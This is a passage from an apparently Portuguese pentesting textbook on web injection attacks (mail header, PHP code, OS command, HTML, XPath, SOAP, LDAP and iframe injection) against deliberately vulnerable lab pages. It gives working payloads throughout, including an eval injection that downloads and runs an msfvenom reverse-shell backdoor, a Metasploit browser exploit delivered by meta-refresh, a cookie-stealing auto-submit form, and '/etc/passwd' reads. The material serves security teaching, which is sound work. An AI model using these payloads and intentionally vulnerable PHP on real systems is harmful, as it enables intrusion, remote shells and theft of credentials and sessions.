1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.049/0.049/0.049/0.000 ms

3. Instale o Postfix:

root@kali# **apt-get install postfix**

As possíveis configurações para a instalação do Postfix são:

• No configuration – As configurações do Postfix serão mantidas.

• Internet site – As mensagens são enviadas e recebidas via SMTP.

• Internet with smarthost – As mensagens são recebidas via SMTP ou via algum utilitário como o Fetchmail. Mensagens são enviadas usando um smarthost.

• Satellite system – As mensagens de e-mail são retransmitidas para máquina, um smarthost, que fará todo o trabalho.

• Local only – O e-mail é enviado somente para os usuários locais.

Selecione a opção Internet site.

Na tela System mail name, insira o nome kali.com.br. Será instalado o Postfix.

4. O arquivo /etc/postfix/main.cf deve ter o seguinte conteúdo:

```
mydomain = kali.com.br
myorigin = $mydomain
mydestination = $mydomain
mynetworks_style = subnet
home_mailbox = Maildir/
```

5. Instale o Courier-IMAP:

root@kali# **apt-get install courier-imap**

Caso deseje, instale o courier-webadmin (utilizado para administrar o Courier). Particularmente eu não instalo, selecionando o campo <No>.

6. Instale o Courier-POP:

root@kali# **apt-get install courier-pop**

7. Instale o SquirrelMail:

root@kali# **echo "deb http://ftp.de.debian.org/debian wheezy main" >> /etc/apt/sources.list**
root@kali# **apt-get update**
root@kali# **apt-get install squirrelmail**
root@kali# **cp /etc/squirrelmail/apache.conf /etc/apache2/sites-available/squirrelmail.conf**

8. Altere o arquivo /etc/squirrelmail/apache.conf:

Antes:

```
# users will prefer a simple URL like http://webmail.example.com
#<VirtualHost 1.2.3.4>
   # DocumentRoot /usr/share/squirrelmail
   # ServerName webmail.example.com
#</VirtualHost>
```

Depois:

```
# users will prefer a simple URL like http://webmail.example.com
<VirtualHost *:80>
   DocumentRoot /usr/share/squirrelmail
   ServerName kali.com.br
</VirtualHost>
```

9. Habilite as configurações feitas:

```
root@kali# a2ensite squirrelmail.conf
```

10. Será necessário criar uma pasta Maildir para cada usuário do sistema que queira receber e enviar e-mails. Repita o procedimento a seguir para cada usuário.

1. Crie uma conta de usuário:

   root@kali# **adduser teste**

2. Logue no sistema com o usuário que terá uma conta de e-mail:

   root@kali# **login teste**

3. Vá ao seu diretório home:

   teste@kali# **cd $HOME**

4. Crie a pasta Maildir:

   teste@kali# **maildirmake Maildir**

5. O dono e o grupo da pasta Maildir devem ser o mesmo do seu usuário:

   teste@kali# **ls -ld Maildir**
   drwx------ 5 **teste teste** 100 Mar 24 23:09 Maildir

11. Repita a etapa 10. Certifique-se de que os usuários teste e root têm um diretório para recebimento de e-mails.

12. Reinicie todos os serviços:

    root@kali# **service postfix restart**
    root@kali# **service courier-imap restart**
    root@kali# **service apache2 restart**

13. Com o browser, acesse o endereço http://localhost/squirrelmail. O usuário e a senha para login do SquirrelMail são os usuários e as senhas cadastrados na etapa 10.

14. Envie um e-mail para teste@kali.com.br e root@kali.com.br. Verifique se o sistema de e-mail está ok.

Crie o arquivo /var/www/html/mail.php com o seguinte conteúdo:

```
<form method="POST" action="">
   De: <input type="text" name="origem"><br>
   Assunto: <input type="text" name="assunto"><br>
   Mensagem: <br>
   <textarea name="mensagem" rows="10" cols="60" lines="20"></textarea><br>
   <input type="submit" name="enviar" value="enviar">
</form>
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
u$destino = "root@kali.com.br";
$origem = $_POST["origem"];
```

```
$assunto = $_POST["assunto"];
$mensagem = $_POST["mensagem"];
vmail($destino, $assunto, $mensagem, "From: $origem");
echo "Email enviado a root@kali.com.br";
}
?>
```

Acesse o endereço http://localhost/mail.php e envie um e-mail para root@kali.com.br.

Atente para a linha v: a função mail() não está fazendo a validação dos campos de entrada preenchidos pelo usuário. O código-fonte é configurado a enviar e-mails somente para root@kali.com.br (linha u). Para enviar e-mails para mais de um usuário ao mesmo tempo, insira o seu e-mail seguido de uma nova linha (\n ou %0A em codificação URL) seguido do cabeçalho Bcc: no campo origem. Por exemplo, para enviar um e-mail para teste@kali.com.br, o corpo da requisição POST deve apresentar a seguinte estrutura:

origem=**email@email.com%0ABcc:teste@kali.com.br**&assunto=Injecao&mensagem=Codigo vulneravel&enviar=enviar

Acesse o SquirrelMail dos usuários teste e root e verifique se a mensagem chegou para ambos.

Em alguns casos, o campo assunto (Subject) será enviado com um texto predefinido (linha u). Por exemplo, crie o arquivo /var/www/mail2.php com o seguinte conteúdo:

```
<form method="POST" action="">
   De: <input type="text" name="origem"><br>
   Mensagem: <br>
   <textarea name="mensagem" rows="10" cols="60" lines="20"></textarea><br>
   <input type="submit" name="enviar" value="enviar">
</form>
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
$destino = "root@kali.com.br";
$origem = $_POST["origem"];
u$assunto = "Mensagem – mail2.php";
$mensagem = $_POST["mensagem"];
mail($destino, $assunto, $mensagem, "From: $origem");
echo "Email enviado a root@kali.com.br";
}
?>
```

O campo assunto pode ser forjado inserindo o termo %0ASubject: Seu assunto. Por exemplo, para enviar um e-mail para teste@kali.com.br, o corpo da requisição POST deve apresentar a seguinte estrutura:

origem=**email@email.com%0ASubject: Assunto qualquer%0ABcc:teste@kali.com.br**
&mensagem=Codigo vulneravel&enviar=enviar

O atacante poderá verificar quais são os usuários configurados no sistema para um possível ataque de força bruta:

root@kali# **nc localhost 25**
localhost [127.0.0.1] 25 (smtp) open
220 kali.kali.com.br ESMTP Postfix
VRFY teste
252 2.0.0 **teste**
VRFY teste1
550 5.1.1 <teste1>: Recipient address rejected: **User unknown** in local recipient table

É possível utilizar o utilitário smtp-user-enum para checagem de usuários no sistema:

root@kali# **smtp-user-enum -M VRFY -t localhost -u teste**
Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum)

| Scan Information |

Mode ..... VRFY
Worker Processes 5
Target count 1
Username count 1
Target TCP port 25
Query timeout ..... 5 secs
Target domain .....
######## Scan started at Wed Apr 26 04:14:15 2017 #########
localhost: **teste exists**
######## Scan completed at Wed Apr 26 04:14:15 2017 #########
1 results.
1 queries in 1 seconds (1.0 queries / sec)

8.1.3 Injeção de códigos (code injection)

Algumas funções do PHP, como a eval(), interpretam strings passadas como parâmetro como instruções PHP. Por exemplo, o código a seguir ecoa na tela a mensagem "Seja bem vindo":

```
<?php eval( "echo 'Seja bem vindo';" ); ?>
```

O problema é passar argumentos oriundos do usuário para a função eval(). Crie o arquivo /var/www/html/code.php com o seguinte conteúdo:

```
<?php eval(" echo 'Seja bem vindo $_GET[nome]'; "); ?>
```

Ao acessar o endereço http://localhost/code.php?nome=Admin, será ecoado na tela:

```
Seja bem vindo Admin
```

Caso se insira aspas simples, a sintaxe da instrução echo será finalizada, gerando um erro no interpretador PHP:

```
http://localhost/code.php?nome=Admin'
Parse error: syntax error, unexpected ''; ' (T_ENCAPSED_AND_WHITESPACE), expecting ',' or ';'
in /var/www/html/code.php(1) : eval()'d code on line 1
```

É necessário inserir o ponto e vírgula:

```
http://localhost/code.php?nome=Admin';
Parse error: syntax error, unexpected ''; ' (T_ENCAPSED_AND_WHITESPACE), expecting end of
file in /var/www/html/code.php(1) : eval()'d code on line 1
```

É necessário inserir o fim de arquivo ou um comentário:

```
http://localhost/code.php?nome=Admin'; ?>
Seja bem vindo Admin';

http://localhost/code.php?nome=Admin'; //
Seja bem vindo Admin
```

Qualquer comando PHP pode ser inserido entre o ponto e vírgula e o comentário. Por exemplo, para executar a função phpinfo():

```
http://localhost/code.php?nome=Admin'; phpinfo(); //
```

A função system() pode ser usada para executar comandos:

```
http://localhost/code.php?nome=Admin'; system('ls -l'); //
```

O exec() pode ser usado no lugar do system():

```
http://localhost/code.php?nome=Admin'; echo exec('ls -l'); //
```

O exemplo a seguir obtém uma shell reversa com o Metasploit:

1. Crie uma backdoor com o Msfvenom. Em um ambiente real, substitua *127.0.0.1* pelo IP do atacante:

```
root@kali#  msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=4444
   LHOST=127.0.0.1 --format elf > /root/backdoor
```

2. Aguarde por conexões com o Msfconsole. Em um ambiente real, substitua *127.0.0.1* pelo IP do atacante:

```
root@kali#  msfconcole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 127.0.0.1
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
```

3. Habilite um servidor web:

```
root@kali# cd /root
root@kali#  python -m SimpleHTTPServer 666
Serving HTTP on 0.0.0.0 port 666 ...
```

4. Explore a vulnerabilidade de injeção de código, realizando o download e a execução da backdoor para o servidor web:

1. Realize o download da backdoor para o servidor web vulnerável. Em um ambiente real, substitua *127.0.0.1* pelo IP do atacante:

   http://localhost/code.php?nome='**; echo exec('wget http://127.0.0.1:666/backdoor -O /tmp/backdoor'); //**

2. Verifique se o download foi bem-sucedido:

   http://localhost/code.php?nome='**; echo "
" . exec('ls -l /tmp'); //**
   --- Resposta do browser ---
   Seja bem vindo
   -rw-r--r-- 1 www-data www-data 155 Mar 28 18:05 backdoor

3. Dê permissão de execução para a backdoor:

   http://localhost/code.php?nome='**; echo exec('chmod 777 /tmp/backdoor'); //**

4. Verifique se a backdoor está com as permissões corretas:

   http://localhost/code.php?nome='**; echo "
" . exec('ls -l /tmp'); //**

   --- Resposta do browser ---
   Seja bem vindo
   -**rwxrwxrwx** 1 www-data www-data 155 Mar 28 18:05 backdoor

5. Execute a backdoor:

   http://localhost/code.php?nome='**; exec('/tmp/backdoor'); //**

6. O Msfconsole abrirá uma conexão com o servidor web vulnerável:

   [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
   [*] Sending stage (1495599 bytes) to 127.0.0.1
   [*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:51020) at 2017-03-28 18:28:51 +0000
   meterpreter >

8.1.4 Injeção de comandos (command injection)

Algumas funções do PHP, como exec(), shell_exec(), passthru() etc. interpretam uma string passada como comando do sistema operacional. Por exemplo, o código a seguir efetua um ping para o IP 127.0.0.1:

```
<pre><?php echo shell_exec( "ping -c 1 127.0.0.1" ); ?>
```

O problema é passar argumentos oriundos do usuário para essas funções. Crie o arquivo /var/www/html/command.php com o seguinte conteúdo:

```
<pre><?php echo shell_exec( "ping -c 1 $_GET[ip]" ); ?>
```

Vários caracteres especiais podem ser usados para executar comandos

sequencialmente:

- ; – Os comandos são executados sequencialmente. O exemplo a seguir executa o comando ls e pwd:

```
root@kali# ls; pwd
```

No exemplo a seguir, mesmo que o comando ls1 não seja executado, os comandos ls e pwd são:

root@kali# **ls1; ls; pwd**

- && – Executam-se os comandos somente se o comando anterior foi bem executado. O exemplo a seguir executa o comando ls e pwd:

root@kali# **ls && pwd**

No exemplo a seguir, como o comando ls1 não é bem executado, consequentemente o pwd (devido ao operador &&) também não é:

root@kali# **ls1 && pwd**

- || – Executam-se os comandos somente se o comando anterior não foi bem executado. O exemplo a seguir executa o comando pwd:

root@kali# **ls1 || pwd**

No exemplo a seguir, como o comando ls é bem executado, consequentemente o pwd (devido ao operador ||) não será:

root@kali# **ls || pwd**

- | – Redireciona a saída do primeiro comando como entrada (*stdin*) do segundo comando:

root@kali# **ls | pwd**

Ao acessar o endereço http://localhost/command.php?ip=127.0.0.1, será ecoado na tela:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.067/0.067/0.067/0.000 ms

Caso o ponto e vírgula seja inserido, a função shell_exec() vai interpretar a instrução após o ponto e vírgula como um comando Linux:

http://localhost/command.php?ip=**127.0.0.1; pwd**
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.067/0.067/0.067/0.000 ms
/var/www/html

Além do ponto e vírgula, outros caracteres especiais podem ser empregados para injeção de comandos:

http://localhost/command.php?ip=**127.0.0.1; pwd**
--- Em ataques de command injection, o caractere & deve ser codificado em %26, pois o HTML interpreta o texto após o & como sendo nome de variável ---
http://localhost/command.php?ip=**127.0.0.1 %26%26 pwd**
http://localhost/command.php?ip=**127.0.0.1 -? || pwd**
http://localhost/command.php?ip=**127.0.0.1 | pwd**

O exemplo a seguir (/var/www/html/command2.php) filtra os caracteres ;, && e ||:

```
<pre>
<?php
$ip = $_GET["ip"];
$ip = str_replace(";", "", $ip);
$ip = str_replace("&", "", $ip);
$ip = str_replace("|", "", $ip);
echo shell_exec( "ping -c 1 $ip" );
?>
```

Os caracteres %0a e %0d%0a podem ser usados para injeção de comandos:

http://localhost/command2.php?ip=**127.0.0.1 %0a; pwd**
http://localhost/command2.php?ip=**127.0.0.1 %0d%0a; pwd**

Nem sempre o código-fonte ecoará na tela o resultado do comando

processado. Por exemplo, crie o arquivo /var/www/html/command3.php com o seguinte conteúdo:

```
<pre><?php shell_exec( "ping -c 1 $_GET[ip]" ); ?>
```

Para saber se um código é vulnerável, utilize o sleep. Se houver demora na resposta, o servidor encontra-se vulnerável:

http://localhost/command3.php?ip=**127.0.0.1 ; sleep 5**

8.1.5 Injeção HTML

8.1.5.1 Injeção HTML (método GET)

Injeção HTML consiste em injetar códigos HTML na página web. É possível, por meio da injeção HTML redirecionar o usuário para uma página de phishing, solicitando credenciais de login ou mesmo a instalação de plug-ins maliciosos e backdoors. Indo mais além, dependendo da quantidade de informações coletadas pelo atacante a respeito do seu alvo, um exploit pode ser preparado contra browsers específicos no intuito de obter um shell reverso.

Crie o arquivo /var/www/html/htmlGET.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Nome: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>

<?php
if( isset($_GET["nome"]) && $_GET["nome"] != "")
   echo "Bem vindo $_GET[nome]";
?>
```

Códigos HTML podem ser injetados na URL, via método GET:

http://localhost/htmlGET.php?nome=**<h1>Daniel</h1>**

Dependendo da quantidade de informações coletadas previamente a respeito do alvo, um atacante poderá separar um exploit específico contra o browser do usuário, fornecendo acesso ao sistema. Para obter acesso a uma estação remota, além do Kali Linux, será necessária uma estação Windows (o exploit a seguir deverá funcionar para qualquer versão do Windows), que fará o papel do alvo:

1. Por se tratar de um exploit público, ele será reconhecido como malicioso e programas antivírus bloquearão o ataque. Desse modo, será necessário desabilitar qualquer mecanismo de antivírus e defesa da máquina Windows.
2. No Windows, realize o download e a instalação do Firefox 23.0 32 bits, que pode ser obtido em https://ftp.mozilla.org/pub/firefox/releases/23.0/win32/en-US/Firefox Setup 23.0.exe**.**
3. No Kali Linux, será necessário configurar o exploit no Metasploit:

```
root@kali#  msfconcole
msf > use exploit/multi/browser/firefox_webidl_injection
msf exploit(firefox_webidl_injection) > set URIPATH /
msf exploit(firefox_webidl_injection) > set TARGET 1
msf exploit(firefox_webidl_injection) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(firefox_webidl_injection) > set LHOST IP_atacante
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 0. 0.0.0:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://IP_atacante:8080/
[*] Server started.
msf exploit(firefox_webidl_injection) >
```

4. Atente na etapa 3 que foi iniciado um servidor web aguardando por conexões na porta 8080. Assim, será necessário que o cliente Windows acesse o seguinte endereço no Firefox:

http://*IP_servidor_web*/htmlGET.php?nome=**<meta http-equiv="refresh" content="0; url=http://***IP_atacante***:8080/">**

5. O Msfconsole abrirá uma conexão com o servidor web vulnerável:

[*] Gathering target information for 192.168.0.5
[*] Sending HTML response to 192.168.0.5
[-] Target 192.168.0.5 has requested an unknown path: /favicon.ico
[*] Sending stage (957999 bytes) to 192.168.0.5
[*] **Meterpreter session 1 opened** (192.168.0.16:4444 -> 192.168.0.5:59822) at 2017-03-29 02:35:42 +0000

msf exploit(firefox_webidl_injection) > **sessions -i 1**
meterpreter >

8.1.5.2 Injeção HTML (método POST)

Injeção HTML em formulários que enviam o método POST pode ser explorada com a utilização de um proxy de interceptação como o Burp Suite ou mesmo com o Hackbar.

Há uma pequena variação na forma como se explora o cliente quando o método é do tipo POST:

1. No diretório raiz do servidor web, crie htmlPOST.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Nome: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>
<?php
session_start();
if( isset($_POST["nome"]) && $_POST["nome"] != "")
   echo "Bem vindo $_POST[nome]";
?>
```

2. O atacante deverá conhecer a estrutura do formulário HTML usado pelo servidor web. Uma simples consulta ao código-fonte HTML (ou mesmo interceptando respostas com o Burp Suite) informa o seguinte formulário:

```
<form action="" method="POST">
   Nome: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>
```

3. O atacante deverá criar uma página falsa contendo um formulário com os mesmos parâmetros usados pela página verdadeira, com algumas diferenças:

- Todos os campos devem ser criados de forma oculta (atributo HTML hidden).
- O atributo action do formulário deverá ser preenchido com o endereço da página web vulnerável.
- O payload deve ser inserido no atributo value do campo vulnerável.

4. Crie o arquivo /var/www/html/falsa.html com o seguinte conteúdo:

```
<script>
   function dispara(){
      document.forms[0].submit();
   }
</script>

<body onload="dispara()">
<form action="http://IP_servidor_web/htmlPOST.php" method="POST">
   <input type="hidden" name="nome"
      value="<script>alert(document.cookie)</script>">
   <input type="hidden" value="Enviar">
</form>
</body>
```

5. O usuário deverá acessar o endereço http://*IP_atacante*/falsa.html. O exemplo exibe o cookie de sessão, porém o sequestro de sessão também é possível.

8.1.6 Injeção XPATH

O XPath é utilizado para acessar documentos XML. Um documento XML possui o formato de árvore. Crie o arquivo /var/www/cadastro.xml com o seguinte conteúdo:

```
<?xml version="1.0"?>
<usuarios>
   <cadastro>
      <id>1</id>
      <login>admin</login>
      <senha>admin123</senha>
      <nome>Administrador</nome>
   </cadastro>
   <cadastro>
      <id>2</id>
      <login>daniel</login>
      <senha>moreno</senha>
```

```
        <nome>Daniel Moreno</nome>
      </cadastro>
    </usuarios>
```

É possível acessar um elemento da árvore XML fornecendo o seu caminho, que pode ser absoluto ou relativo. Por exemplo, /usuarios/cadastro (caminho absoluto) seleciona todos os elementos cadastro a partir da raiz. Já //cadastro (caminho relativo) seleciona todos os elementos com o nome de cadastro em qualquer posição da árvore.

Para acessar um nó em específico, os colchetes devem ser utilizados. Por exemplo, //cadastro[login=”daniel” and senha=”moreno”]/nome acessa o nó nome sob o elemento cadastro desde que o login seja daniel e a sua senha seja moreno.

A injeção XPath funciona de forma similar à injeção SQL. Considere a seguinte consulta:

```
/usuarios/cadastro[login='$login' and senha='$senha']
```

Ao ser inserido o usuário daniel e a senha moreno:

```
/usuarios/cadastro[login='daniel' and senha='moreno']
```

Ao ser inserido o payload ' or '1'='1 no nome de login e senha:

```
/usuarios/cadastro[login='' or '1'='1' and senha='' or '1'='1']
```

Será necessário criar o seguinte ambiente:

1. Instale o php7.0-xml:

root@kali# **apt-get install php7.0-xml**

2. Reinicie o Apache:

```
root@kali# service apache2 restart
```

3. Crie o arquivo /var/www/html/xpath.php com o seguinte conteúdo:

```
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
   $login = $_POST["login"];
   $senha = $_POST["senha"];
   $xml = simplexml_load_file("/var/www/cadastro.xml");
   $resultado = $xml->xpath("/usuarios/cadastro[login='" . $login . "'
      and senha='" . $senha . "']");
   if($resultado)
      echo "Bem vindo: " . $resultado[0]->nome;
}
?>
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit">
</form>
```

4. Acesse o endereço http://localhost/xpath.php. Insira o payload ' or '1'='1 nos campos login e senha. A autenticação será feita como o primeiro usuário do arquivo XML (usuário admin).
5. Uma alternativa é usar o payload ' or id='2' or ' no campo login, deixando o campo senha em branco. A autenticação será realizada como sendo o usuário com ID igual a 2.
6. Outra alternativa é usar o payload admin'] %00 ou ' or 1=1] %00 no corpo da requisição POST com o Hackbar no campo login, autenticando-se como administrador. Exemplo:

login=**admin'] %00**&senha=

7. Outra alternativa é usar o payload ' or 1=1 or ' no campo login, deixando o campo senha em branco.
8. O arquivo XML pode ser retornado com um ataque de injeção XPath às cegas (blind XPath injection).

8.1.7 Injeção XPATH às cegas (blind XPath injection)

A injeção XPath às cegas consiste em retornar o arquivo XML ao ir descobrindo quais são os caracteres que o compõem.

Por exemplo, para obter o nome do elemento raiz, primeiro será necessário determinar qual é o payload (' or <payload XPath> or ') a ser usado na injeção XPath:

--- Conteúdo da requisição POST para o teste de condição booleana verdade ---
login=' **or 1=1 or** '&senha=

--- Conteúdo da requisição POST para o teste de condição booleana falso ---
login=' **or 1=2 or** '&senha=

Ao realizar uma injeção de XPath às cegas, serão usadas as funções name() e string-length(). A função name() retorna o nome do nó. Dessa forma, name(/*) retornará “usuarios”. Já a função string-length() retorna o tamanho de uma string. Dessa forma, string-length("usuarios") retorna 8.

Ao injetar o seguinte payload, apenas quando o tamanho do nome do elemento usuários for igual a 8, o login será feito:

--- Conteúdo da requisição POST ---
login=' or **string-length(name(/*))=8** or '&senha=

O atacante saberá que o tamanho do elemento raiz é igual a 8. O próximo passo consiste em determinar o nome do elemento raiz. A função substring() retorna um trecho de uma string passada como parâmetro. Por exemplo, substring("usuarios", 1,1) retorna u e substring("usuarios", 2,1) retorna s. O nome do elemento raiz pode ser retornado adivinhando caractere por caractere:

--- Conteúdo das requisições POST ---
login=' or **substring(name(/*),1,1)='u'** or '&senha=
login=' or **substring(name(/*),2,1)='s'** or '&senha=

login=' or **substring(name(/*),3,1)='u'** or '&senha=
login=' or **substring(name(/*),4,1)='a'** or '&senha=
login=' or **substring(name(/*),5,1)='r'** or '&senha=
login=' or **substring(name(/*),6,1)='i'** or '&senha=
login=' or **substring(name(/*),7,1)='o'** or '&senha=
login=' or **substring(name(/*),8,1)='s'** or '&senha=

O XPath Blind Explorer (https://github.com/danielhnmoreno/Xpath-Blind-Explorer, originalmente extraído de https://code.google.com/archive/p/xpath-blind--explorer/downloads) consegue automatizar o ataque de XPath às cegas (Figura 8.6).



Figura 8.6 – Ataque de XPath às cegas realizado com sucesso.

A ferramenta deve ter o seu arquivo de configuração (XPathBlindExplorer_settings.ini) modificado. Na opção [advanced_settings], altere os seguintes valores:

- test_payload_condition_true – Payload a ser injetado para o teste de condição verdadeiro (botão Test condition: “true” – Figura 8.6). Altere para ' or 1=1 or '.
- test_payload_condition_false – Payload a ser injetado para o teste de condição falso (botão Test condition: “false” – Figura 8.6). Altere para ' or 1=2 or '.
- payload_nr_of_child_nodes – Retorna o número de nós filhos. Altere

para ' or count(<node_name>)=<iterator> or '.

- payload_get_nodename_length – Retorna o tamanho do nome do nó. Altere para ' or string-length(name(<node_name>))=<iterator> or '.
- payload_get_nodename – Retorna o nome do nó. Altere para ' or substring(name(<node_name>),<character_position>,1)='<character>' or '.
- payload_get_nodevalue_length – Retorna o tamanho do valor do nó. Altere para ' or string-length(<node_name>)=<iterator> or '.
- payload_get_nodevalue – Retorna o valor do nó. Altere para ' or substring(<node_name>,<character_position>,1)='<character>' or '.

A ferramenta também deve ser configurada com uma mensagem no caso de injeções bem-sucedidas (mensagem "Bem-vindo" – Figura 8.6).

Outro aspecto da ferramenta é que se considera apenas o último campo para injeção do payload. Assim, ao usar o corpo login=&senha= na requisição POST, a injeção é feita no campo senha, e não no login. Uma estratégia para injetar o payload em um campo específico consiste em trocar a ordem da requisição: senha=&login=.

8.1.8 Injeção SOAP

A injeção no SOAP é feita de forma similar a qualquer outro tipo de injeção. Será necessário usar o programa SoapUI (https://www.soapui.org).

Ao criar um novo projeto SOAP, insira a localização do arquivo WSDL. O Mutillidae, pré-instalado com o OWASP BWA apresenta uma falha de injeção de comandos. Desse modo, insira o link do arquivo WSDL no SoapUI (Figura 8.7).



Figura 8.7 – Criando um novo projeto SOAP.

Atente para a linha <targetHost xsi:type=”xsd:string”>?</targetHost>. No lugar do ?, insira o payload malicioso. Por exemplo, para visualizar o conteúdo do arquivo /etc/passwd: <targetHost xsi:type=”xsd:string”>localhost; cat /etc/passwd</targetHost>. A consulta é feita clicando no botão verde de play (Figura 8.8).



Figura 8.8 – A injeção de comandos do SOAP é similar à injeção de comandos feita em requisições HTTP.

8.1.9 Injeção LDAP

O protocolo LDAP organiza os dados em forma de árvore invertida, sendo que cada entrada é acessada por meio do DN (Distinguished Name).

Exemplo: uid=root,ou=people,dc=sistema,dc=com.

A consulta (uid=root) busca todos os elementos cujo UID seja igual a root. Já a consulta (&(uid=root)(senha=root123)) busca pelo elemento cujo UID seja igual a root e senha igual a root123.

No exemplo a seguir, o operador | é usado para procurar por usuários cujo UID sejam root, admin ou daniel: (|(uid=root)(uid=admin)(uid=daniel)).

De forma similar à injeção SQL, a injeção no LDAP consiste em finalizar uma consulta LDAP e injetar o payload malicioso. O PentesterLab (https://pentesterlab.com/exercises/web_for_pentester) apresenta um laboratório pronto (/var/www/ldap/example2.php) que aceita injeção LDAP. Atente para a linha 10 desse arquivo:

```
$filter = "(&(cn=".$_GET['name']")(userPassword=".$pass."))";
```

A consulta busca por entradas cujo nome de usuário ($_GET["name"]) e senha estejam na base de dados LDAP. No entanto, a variável name enviada via método GET não é sanatizada. Um payload malicioso pode ser construído:

```
admin))%00
```

Gerando a seguinte consulta:

```
(&(cn=admin))%00)(userPassword=123))
```

Como o caractere nulo (%00) anula tudo o que vier após ele, a consulta fica resumida em:

```
(&(cn=admin))
```

O resultado, verdadeiro, acessa o sistema como administrador. Nomes de usuários podem ser adivinhados. Por exemplo, para acessar o sistema com o primeiro usuário que começa com a letra *h*:

```
http://IP_PentesterLab/ldap/example2.php?name=h*))%00&password=
```

8.1.10 Injeção em iframes

Carregar uma página em um iframe pode permitir que um atacante consiga injetar códigos maliciosos, redirecionando o usuário para uma página maliciosa de login.

Crie o arquivo /var/www/html/iframe.php com o seguinte conteúdo:

```
<iframe src="<?php echo $_GET['arquivo'] ?>"></iframe>
```

Para redirecionar o usuário para uma página falsa de login:

```
http://localhost/iframe.php?arquivo=http://site_atacante/login.php
```

8.2 A2 – Quebra de autenticação e gerenciamento de

sessão

